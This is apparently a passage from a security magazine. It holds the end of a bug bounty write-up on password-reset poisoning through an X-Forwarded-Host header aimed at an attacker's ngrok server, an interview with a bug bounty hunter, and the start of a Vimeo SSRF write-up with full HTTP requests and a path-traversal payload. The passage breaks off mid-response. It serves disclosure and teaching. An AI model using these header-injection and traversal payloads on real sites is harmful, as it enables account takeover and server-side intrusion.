
In the captured request, the Attacker adds "**X-Forwarded-Host: ngrok.io**" ngrok.io=ngrok server address.



```
POST /users/forgot_password/ HTTP/1.1
Host: [redacted]
X-Forwarded-Host: http://d580a4e4.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]users/forgot_password
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
```

So after that, the Victim can get the Password reset URL and the domain of that reset link is ngrok server address or domain. (For the exploitation, it needs victim interaction for one time click only.)

Whenever the victim clicks on that link, the Attacker can get the full token in his server:



127.0.0.1:4040/inspect/http

All Requests

```
GET /favicon.ico                    404 Not Found   2.39ms
GET /users/reset_password           404 Not Found   609.74ms
/I8XHvnzob2oJsqhJhAlfU6cpqh0TaodcEp
kvUMMbNIBNGXi6A8S0VcCJu8RKK99y
```

less than 20 seconds ago   Duration 609.74ms   IP [redacted]

GET /users/reset_password/I8XHvnzob2oJsqhJhAlfU6cpqh0TaodcEpkvUMMbNIBNGXi6A8S0VcCJu8RKK99y

404 Not Found

366 bytes text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

When the attacker gets the password reset token, he will only change the ngrok domain name to Main Domain to Takeover the Account.

Thank You!

Disclosure:

I reported to them 1st August.

They saw the report, steps to reproduce, and PoC (Screenshots, Videos).

And, they rewarded me with **3 digit $(Between $700-$1000).**


Vishal Bharad

Security Researcher, Web Application Pentester, VAPT, Bug Bounty Hunter.

Linkedin Profile -

https://www.linkedin.com/in/vishal-bharad-b476b388

EKA SYAHWAN



> Keep learning and trying, because even a security expert starts from studying.

[Hakin9 Magazine]: Hello Eka! Thanks for taking an interview with us – we're honored! How have you been doing? Can you tell us something about yourself?

[Eka Syahwan]: Hi everyone, I'm Eka Syahwan and I come from Indonesia, a country that I love. I am a Bug Bounty Hunter, Web Developer and IT Security Enthusiast.

The community that I currently founded BUGHUNTER ID (bughunter-id.org) is a great place for everyone to join, for all groups of experts and even those who are just learning about bounty bugs. It's likely that I will make a place for all countries, not only in Indonesia.

You can find and connect with me via Linkedin. I am very happy to be able to connect with you.

Here are some links, if you want to connect with me:

https://github.com/radenvodka

https://www.linkedin.com/in/ekasyahwan

[H9]: How did you become a bug bounty hunter?

[ES]: Before I got into bug bounty hunting, I was a programmer and I was a person who joined many IT security communities in Indonesia. From the start I was a programmer and the many communities that I joined began to hunt for bounty bugs and from that experience I became an IT security activist.

[H9]: Can you tell us more about those communities? What is their main purpose and how to join them?

[ES]: For now (because the forum is not ready yet), I have created a Facebook group (https://www.facebook.com/groups/BugHunterID/) so that if there are developments I can inform you immediately.

[H9]: What resources do you recommend to start a career in this field?

[ES]: To begin the career of the gift of bugs, we must learn the basic techniques that must be carried out, including:

- Web Application Technology
- Linux - Command line
- Network basics

One should know the basics of learning HTML, PHP, and Javascript. I returned to make my own web application and started searching to find the web application. From various websites you learn experience in the field of IT security.

[H9]: Do you have a favorite website or book which you used to learn more about Linux or Web Applications?

[ES]: I would suggest looking for it on Google or maybe you can take an online course at coursera.org.

[H9]: Do you participate in any CTFs? If so, can you tell us which ones and your opinions about each?

[ES]: In 2016, I created a platform for CTF players, but I was never a participant in CTF competitions in Indonesia. However, I was once on a committee at one of the CTF events at Satya Wacana Christian University.

[H9]: What about bug bounty communities? Do you think it's important to join them?

[ES]: The bounty bug community is the right place and all who want a career in the bug bounty field should join the community. By joining the community, there will be lots of information about the development of bug bounties, the latest techniques, and other things that help career bug bounty hunters become experts.

[H9]: What does the process usually look like, working with a company you report bugs to? Is it a singular cooperation or something ongoing? Is it based on a contract? Do you form a relationship with the companies you report bugs to?

[ES]: All I have tried, usually a company will contact me and offer a bug bounty program that they make privately on the bug bounty platform they use. Don't ask for the possibility that you will be contracted by the company.

Otherwise, I contact the company to work together or you can use platforms like hackerone.com, bugcrowd.com, redstorm.io and others.

[H9]: Do you have any favorite tools?

[ES]: The tool that I like is, of course, the tool that I made myself. But I usually need some tools that intercept traffic like Burp Suite, Fiddler and Postman.

[H9]: What is this tool? Is it available on Github?

[ES]: It's all available at github https://github.com/radenvodka or you can follow https://github.com/hacktdev because hacktdev will make it easier for everyone to get Hacking Tools & Penetration testing.

[H9]: Do you have any thoughts or experiences you would like to share with our audience and future bug bounty hunters? Any specific advice?

[ES]: 2020 is a year where many companies will need someone like you who is interested in the bounty bug program.

"Everyone can be a bug prize hunter, we are all given the brain (mind) to think that intelligence is not static and is not determined from birth."

Keep learning and trying, because even a security expert starts from studying.

Maybe on some platforms there are assessment standards where the assessment will lead you to the private bug bounty. If you report a vulnerability and your report is rejected, then make it a lesson. Value is only a value, the most important thing is experience.

VIMEO SSRF WITH CODE EXECUTION POTENTIAL


Harsh Jaiswal

VIMEO SSRF WITH CODE EXECUTION POTENTIAL

Recently I discovered a semi responded SSRF on Vimeo with code execution possibility. This blog post explains how I found and exploited it. So let's get started.

Background

Vimeo provides an API console for their API called API Playground. The requests made using this web app are done from the server-side. Take the below request as an example.



```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 256
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1;
_abexps=%7B%22430%22%3A%22yes%22%7D; has_uploaded=1; __vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WlGpGMPT4ltMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OHt4tPte4eMVHLedtXSdD4eMxHDXPatNPccaN4d%2Ce3StdaXDNdSXL%2CttPXN3SZdtPcMiwiVN5_59biw_ViY3HL
edtXSdD4eMIHBDtBBtDdaLX%2CDScSB3Pe%2Ca%2Ct4NLtdXLNtcBZSetaBN%2CSLdXt%2C3DecDZLeBDNdt4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%
22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2
C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1

{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"
get","uri":"/users/{user_id}/videos/{video_id}","app":"120708","params":"{}","segments":"{\"user_id\":\"80898505\",\
"video_id\":\"111\"}","authenticated":"1"}
```

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
X-Powered-By: PHP/7.1.21
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:12:36
GMT; Max-Age=7200; path=/
Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WlGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:12:36 GMT;
Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:12:36 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5132-BWI, cache-ams21043-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1548634356.897198,VS0,VE339
Vary: Accept-Encoding
Content-Length: 170

{"headers":["HTTP\/1.1 404","Content-Type: application\/vnd.vimeo.error+json","Host:
api.vimeo.com"],"code":404,"body":{"error":"The requested video could not be found"}}
```

Base request

This request is supposed to make a server-side GET request to:

`https://api.vimeo.com/users/{user_id}/videos/{video_id}`

If you look closely at the request, we control quite a few things here. First the **`uri`** parameter, which is the endpoint to hit on endpoint, in this case is **`/users/{user_id}/videos/{video_id}`** , request method in this case is set to **`GET`** , params which are supposed to be post parameters if the request method is POST. user_id & video_id are the kind of variables whose values get defined in the **`segments`** parameter.


Path traversal in HTTP requests made on server side.

I first tried to change the URI parameter to my custom path, however, any change in the URI will result in a 403, which means that they're allowing a set of API endpoints. However, changing the value of variables such as user_id & videos_id is possible because they're intentional and because these values reflect in the path of the URL. Passing `../../../` will result in a request to ROOT of **`api.vimeo.com`**

Below is what happens.

`URL.parse("https://api.vimeo.com/users/1122/videos/../../../attacker")`

Result: **https://api.vimeo.com/attacker**



```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 265
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json;charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1;
_abexps=%7B%22430%22%3A%22yes%22%7D; has_uploaded=1; __vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WIGpGMPT4ltMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OHt4tPte4eMVHLedtXSdD4eMxHDXPatNPccaN4d%2Ce3StdaXDNdSXL%2CttPXN3SZdtPcMiwiVN5_59biw_ViY3HL
edtXSdD4eMIHBDtBBtDdaLX%2CDScSB3Pe%2Ca%2Ct4NLtdXLNtcBZSetaBN%2CSLdXt%2C3DecDZLeBDNdt4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%
22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2
C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1

{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"
get","uri":"/users/{user_id}/videos/{video_id}","app":"120708","params":"{}","segments":"{\"user_id\":\"80898505\",\
"video_id\":\"../../../../\"}","authenticated":"1"}
```

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
X-Powered-By: PHP/7.1.21
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxeK75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:18:33
GMT; Max-Age=7200; path=/
Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59aOjhJ4WIGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:18:33 GMT;
Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:18:34 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5147-BWI, cache-ams21050-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
